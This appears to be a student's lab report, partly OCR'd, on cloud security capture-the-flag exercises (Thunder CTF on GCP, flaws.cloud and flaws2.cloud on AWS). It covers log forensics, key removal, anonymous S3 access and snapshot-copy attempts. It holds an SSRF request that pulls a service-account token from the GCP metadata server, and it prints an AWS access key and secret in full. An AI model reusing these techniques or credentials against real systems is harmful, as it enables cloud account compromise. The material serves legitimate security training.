
lfuR-W0Ze1gUjc5HdSVxHdKlR-6TVPSBGzT4ntZBZy-68OaNncdNxE_USgWruePm6xGvDWKT
X5eBuvUbUyLzhCjp_2I8L1ksHV2oYo6JOtKTwqkxJAozxl6WjjHk0TPopxxbkJjj2j9znxUmQL6VJ7
dEgFVfqhFOANhnpCStKn18P70SXUavsRL3g"
5334591586061864544274780605223460132217783317O6

End time 10:31 AM Mar 5th PST

Entry for object access + service account used



In logs explorer:



Explain why the callerIp is a red flag for a forensic investigator

Well, here's the IP of the instance: 34.82.127.153

And here's the caller IP: 35.199.189.90

So, it is clear that the application running in that container, on that compute engine VM, did not access the secret.txt object in that GCS bucket.

Screenshot showing ssrf vulnerability leveraged to access credentials

```
root@a6-container-vm:/app# cat access_log
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 245-059-282
98.246.40.34 - - [05/Mar/2022 18:23:37] "GET / HTTP/1.1" 200 -
98.246.40.34 - - [05/Mar/2022 18:23:38] "GET /favicon.ico HTTP/1.1" 404 -
138.68.242.185 - - [05/Mar/2022 18:23:48] "GET /favicon.ico HTTP/1.1" 404 -
138.68.242.185 - - [05/Mar/2022 18:23:48] "GET / HTTP/1.1" 200 -
98.246.40.34 - - [05/Mar/2022 18:27:33] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d HTTP/1.1" 200 -
138.68.242.185 - - [05/Mar/2022 18:27:47] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d HTTP/1.1" 200
-
98.246.40.34 - - [05/Mar/2022 18:27:57] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d?url=http://metad
ata.google.internal/computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1" 200 -
root@a6-container-vm:/app#
```

Section 4.3

defender/intro

Start time: Mar 5th 10:50 AM

First entry:

```
principalEmail: "bradlet2@pdx.edu"
methodName: "google.iam.admin.v1.CreateServiceAccountKey"
```

Second Entry:

```
principalEmail: "intro-npc@thunder-ctf-defend.iam.gserviceaccount.com"
methodName: "storage.buckets.get"
```

Resource accessed:

```
resource: "projects/_/buckets/intro-bucket-931180907856"
```

Key for npc service account

Type	Status	Key	Key creation date	Key expiration date	
	Active	69a960910a196ebae4f590ce1f6272d27328e0c2	Mar 5, 2022	Dec 31, 9999	

Deleted

Type	Status	Key	Key creation date	Key expiration date
No rows to display				

End time: Mar 5th 10:59 AM

defender/audit

What is the name of the cloud sql instance?

thunder-ctf-defend:us-west1:userdata-db-instance-981797004104=tcp:5432

What type of db is the instance running?

PostgreSQL 13

List all of the routes the web app implements

[“/”, “/test”, “/follow”, “/delete”, “/hacked”]

Explain what its function might be

Dump all user data from the database

What is the service account used?

compute-admin@thunder-ctf-defend.iam.gserviceaccount.com

What is the name of the metadata key that was changed?

gce-container-declaration

What is the name of the service account and key used to retrieve each object?

dev-account@thunder-ctf-defend.iam.gserviceaccount.com

What is the name of the object retrieved?

projects/_/buckets/vm-image-bucket-981797004104/objects/compute-admin.json

Showing removed key and key file

```
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (thunder-ctf-defend)$ gcloud iam service-accounts keys delete 4ecacb6e5e585aed0577558badb41314d8edc3a1 \
        --iam-account compute-admin@thunder-ctf-defend.iam.gserviceaccount.com
You are about to delete key [4ecacb6e5e585aed0577558badb41314d8edc3a1] for service account [compute-admin@thunder-ctf-defend.iam.gserviceaccount.com].

Do you want to continue (Y/n)?  y

deleted key [4ecacb6e5e585aed0577558badb41314d8edc3a1] for service account [compute-admin@thunder-ctf-defend.iam.gserviceaccount.com]
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (thunder-ctf-defend)$ gsutil rm gs://vm-image-bucket-981797004104/*.json
Removing gs://vm-image-bucket-981797004104/compute-admin.json...
/ [1 objects]
Operation completed over 1 objects.
(env-tctf) bradlet2@cloudshell:~/thunder-ctf (thunder-ctf-defend)$
```

Show the cloud function code that generates this log data. Include logger name. What field name does the logger name appear within the log entry itself?

```
logger = glogging.Client().logger("rmUser")
   if not 'name' in request.form or not 'user_id' in request.form or not
'authentication' in request.form:
       payload = ''
       for key in request.form:
           payload = payload + key + ' '
       target = str(request.form.get('name'))
       auth = str(request.form.get('authentication'))
       logger.log_struct(
               {'action': 'Remove User',
                   'error': 'Invalid request: ' + payload,
                   'target': target,
                   'auth': auth,
                   'logger': 'rmUser'})
       return Response(response = 'Request failed. Must include name, user_id, and id
token for authentication in payload. keys: ' + payload + '\n', status = 400)
```

Invalid field name: ‘authentication’

What is the leaked private_key_id?

"E67ab1b8ec9763fac6e2740d9bef032abe5d84fb"

Filter used to search the logs


```
logName=projects/thunder-ctf-defend/logs/rmUser AND
timestamp>="2022-03-05T23:14:11.300456+0000
```

What is the service account key used to list the log entries?
//iam.googleapis.com/projects/thunder-ctf-defend/serviceAccounts/log-viewer@thunder-ctf-defend.iam.gserviceaccount.com/keys/6e962bb08a09bf20174672d9ec3b72772cc94648


Section 4.4

Level 1

What region is the s3 bucket located in?
Us-west-2
Show the site when visited via this url




Show the results of visiting this url



This XML file does not appear to have any style information associated with it. The document tree is shown below.



```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
 ▼<Contents>
    <Key>hint1.html</Key>
    <LastModified>2017-03-14T03:00:38.000Z</LastModified>
    <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
    <Size>2575</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>hint2.html</Key>
    <LastModified>2017-03-03T04:05:17.000Z</LastModified>
    <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
    <Size>1707</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>hint3.html</Key>
    <LastModified>2017-03-03T04:05:11.000Z</LastModified>
    <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
    <Size>1101</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>index.html</Key>
    <LastModified>2020-05-22T18:16:45.000Z</LastModified>
    <ETag>"f01189cce6aed3d3e7f839da3af7000e"</ETag>
    <Size>3162</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>logo.png</Key>
    <LastModified>2018-07-10T16:47:16.000Z</LastModified>
    <ETag>"0623bdd28190d0583ef58379f94c2217"</ETag>
    <Size>15979</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>robots.txt</Key>
    <LastModified>2017-02-27T01:59:28.000Z</LastModified>
    <ETag>"9e6836f2de6d6e6691c78a1902bf9156"</ETag>
    <Size>46</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>secret-dd02c7c.html</Key>
    <LastModified>2017-02-27T01:59:30.000Z</LastModified>
    <ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
    <Size>1051</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

Show the results of visiting this URL and continue to the next level




Level 2

Show the result at URL




Level completion



Level 3


Show results at URL



Show the contents of robots.txt

```
[cloudshell-user@ip-10-0-105-230 ~]$ aws s3 cp --no-sign-request s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/robots.txt .
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/robots.txt to ./robots.txt
[cloudshell-user@ip-10-0-105-230 ~]$ cat robots.txt
User-agent: *
Disallow: /[cloudshell-user@ip-10-0-105-230 ~]$
```

Attempt to visit level 6 and show the result



Level 4

How many snapshots we can access

Authorization config doesn't work no matter what I do so I can't continue. Even using the 'instructor's copy' of the command doesn't work. Dump:

[cloudshell-user@ip-10-0-105-230 level3]$ aws ec2 describe-snapshots --profile flaws | wc -l
520209
[cloudshell-user@ip-10-0-105-230 level3]$ aws ec2 copy-snapshot --region us-east-1 --source-region us-west-2 --source-snapshot-id snap-046281ab24d756c50 --description "flaws4 volume copied"

An error occurred (UnauthorizedOperation) when calling the CopySnapshot operation: You are not authorized to perform this operation. Encoded authorization failure message:
l8Hj4WoygEzOKf6ssPYsrezwy1-YG_WjI_F5pPETnWLrutbT6-Vd340qkVIwYZQUZR89QlCjJwvjF2iY5E-_BXd_KT96t5mX9pAb0Fq-pZXl2fPFn1sadpdhDC3HNn-KvGZapViG-1m0kgmTI4oBdP6sKQgu-KAPnoSg_mO2CM8fo6LbtO2hXCKIOvqqXbf0IxZeLNk6XvTRJe2Y9vSPe28eflOurAFKi5lEPrPYul9E9BQ9LtM5zHcOJ3VO7BS7UQ0yDg3V5Q7ga6M35KdZgl8w5YP7cbl_zKoY6uglyOWM8T6CE4koHbe4jJBSjXcjdJWsMXLlh6uajnyEzYkLwuek4JpNk1A91TKl6DsHbRk2cOjgzmHlLK5EkX5v-X6Re63J0EKiYUH8wQ6r5obxQdGFUObOF8kMdpQTolK1M938Te0pjzV4la3-cjTvu6ZfiHFGFi6uiRP0XI0TOYLiupXIxvau9MlhxE6U8KfcLWceoXs9zOZPM9kLitGqswnNkzXz_W6hJQ
[cloudshell-user@ip-10-0-105-230 level3]$ aws ec2 copy-snapshot --region us-east-1 --source-region us-west-2 --source-snapshot-id snap-00de7e12fd08987c4 --description "flaws4 volume copied"

An error occurred (UnauthorizedOperation) when calling the CopySnapshot operation: You are not authorized to perform this operation. Encoded authorization failure message:
BO1ISM3Qew11IFiN8GM32qqAYC1HTOLvAvsb_v3tBQlsoE_b70gTg-hrwyHjuoGoyR7T2tmKCyd9HBA5EJySQoorpP6xRZH8AeRfd8JkffiiJ8lETO-ktoWpOvH8wnoCKxsyJnhEvfNIv4MFrIi3sXLtRfmLOriPmyhFc1xTT7JbCHlAYpep3hlYafpUpP_cumubwP-tHqhwrizqbwi6fFbwR_boXjHzNvjPOS2ssUvCaSnaGdoyJkKoV_WtXAQmmjNCIO_7hI2LY3thZq_p0tB42Y5-oV1yidCrKyUk5YDTtmHIytPj-ayqdgse4300zww7i6uFobOmqaSP8Ky_4XoeNw5fhNeHrHx0whWxfam1EA0O3S1ovfgLgKrqdRT6SacqqEPQcl1ZDahSeiVbUqRzRVP5OQgymwehf-7iLRvu-moF4Vy8HZ9DnSR3uk26EP0_e8sfC5anL226qgIiRLDVojDz2juc3s6eL9Q9OfmJap5ueBrGrrMtyyHL8SlzGYVxXcp4
[cloudshell-user@ip-10-0-105-230 level3]$ aws configure
AWS Access Key ID [**********C374]: AKIATAIYWS4K4IRVC374
AWS Secret Access Key [**********WpJ0]: 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
Default region name [None]: us-west-2

Default output format [None]:
[cloudshell-user@ip-10-0-105-230 level3]$ aws ec2 copy-snapshot --region us-east-1 --source-region us-west-2 --source-snapshot-id snap-00de7e12fd08987c4 --description "flaws4 volume copied"


An error occurred (UnauthorizedOperation) when calling the CopySnapshot operation: You are not authorized to perform this operation. Encoded authorization failure message: PAZVFVj3GyCMWIFkqGpnFRONAR1w-NxfChgvf6-sZTpt0JG1PqsuI-yxAGBgIfLYVX0obNvEpeYJ_xpiRW57LxbbmxYa0eEJ_as0EUD1frFylBlDGxPZsBPKk-b1WuEkkxpfjyadE0_SGKdqONTA2UmhYp3nFghWC6hRxN-R_a2-g3ug8s2b1zNl5vVb4gWsvpB0RzSjFcwZ9ZaoVt16WGrJQ1BnpHtDxCn1MDCknKm27r-ON-Bne5tVl-GntTjx4beluYkK8T_mKEaDNx0b9FrTqGbYFJbkiaOXNlFfw-7hmauFNTCOjeRZktZzhEG01SSzdK_cWbnrTRTHY7sidpODGNXn9YPE_nan04l2EMdSTCbGe8qGj-w-EDAljoO0moiocNVORF0A0ZosiW-ETPpr8cNFaElFCgRWXjLRXAgOUWrPX1X59G6GL3pHk8LJRmzd86PN1qqElGijkUXpnpo2oulIPIN_mvsNzEEmFgCJdZZScWzMPOCbw1zoClyI6F2PSH0
[cloudshell-user@ip-10-0-105-230 level3]$ aws ec2 copy-snapshot --region us-east-1 --source-region us-east-1 --source-snapshot-id snap-07a9c50931c651cf8 --description "flaws4 volume copied"

An error occurred (UnauthorizedOperation) when calling the CopySnapshot operation: You are not authorized to perform this operation. Encoded authorization failure message: DtHlORFNxVMUGls5G1BCpMBqbIDToARKRy6Yf5QV1Cs6ObE0GaP8WGnIKq0Vzn0XYHQPjoC-K1kaerNViL64OINaaONbIzWpXcCnDmv6QynysxQLEg6dGT2ut7ZicMmGzPakk5qfEMjCr4LHRFPRFA4L4xV-J0W9OUQXRbJh0yZdqSDAgMT0ae_qkwiI2I2-zc3AlQHEX34U4pBrkN678GGboLU4BR_s7ASXTOnKMCni7fkWBZ0FoJbeUInLCW-LRHw928fDhdtbe0Jk1fVTYrkTykysm2OmkxOC5mcFJwrevojdBm-4FDeMndEfR4sPa4X5R_W6oWmJ62CgpBkMsAu-eXead2gMb3KScdrwlaxq6qsr3vYQorAqw8Fq4uPHe_C4-X0EJ73V8vtM5ymCryj6wgyO9LmgPt2GCgUUoqqUHJ3aLLWMsG1PaMoZuDOegBAk0jNkG7jNHZOKTtlXgDVTyR23-C531EG4ss2P41VOOFL3pQjoMyg-b_j6POVfSS6ocZmH
[cloudshell-user@ip-10-0-105-230 level3]$

And I can no longer continue for any parts of the labs as a result it seems so that's the end of 4.4.

Section 4.5

Level 1




```
download: s3://level1.flaws2.cloud/secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html to ./secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
[cloudshell-user@ip-10-0-105-230 ~]$ cat secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <meta name="description" content="AWS Security training">
    <meta name="keywords" content="aws,security,ctf,amazon,enterprise,defense,infosec,cyber,flaws2">
    <title>flAWS2.cloud</title>

    <link href="http://flaws2.cloud/css/bootstrap.css" rel="stylesheet">
    <link href="https://fonts.googleapis.com/css?family=Lato" rel="stylesheet">
    <link href="http://flaws2.cloud/css/summitroute.css" rel="stylesheet">

    <link rel="icon" href="/favicon.ico" sizes="16x16 32x32 64x64" type="image/vnd.microsoft.icon">
</head>

<body>
    <div class="stretchforfooter">
        <div class="container">
            <nav class="navbar navbar-default" role="navigation">
                <div class="navbar-header">
                    <a class="navbar-brand" href="/"></a>
                </div>
                <div>
                    <ul class="nav navbar-nav navbar-right">
                        <li>
                            <a href="http://flaws2.cloud" class="hvr-overline-from-center">flaws2.cloud</a>
                        </li>
                    </ul>
                </div>
            </nav>
        </div>

        <hr class="gradient">

        <div class="content-section-a">
          <div class="container">
    <div class="row">
        <div class="col-sm-8 col-sm-offset-2">

<div class="content">
    <div class="row">
        <div class="col-sm-12">
            <center><h1>Level 1 - Secret</h1></center>
            <hr>
            The next level is at <a href="http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud">http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud</a>

        </div>
    </div>
</div>

</body>
</html>

    [cloudshell-user@ip-10-0-105-230 ~]$
```

More specifically, ‘secret’ URL:


```
<center><h1>Level 1 - Secret</h1></center>
<hr>
The next level is at <a href="http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud">http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud</a>
```

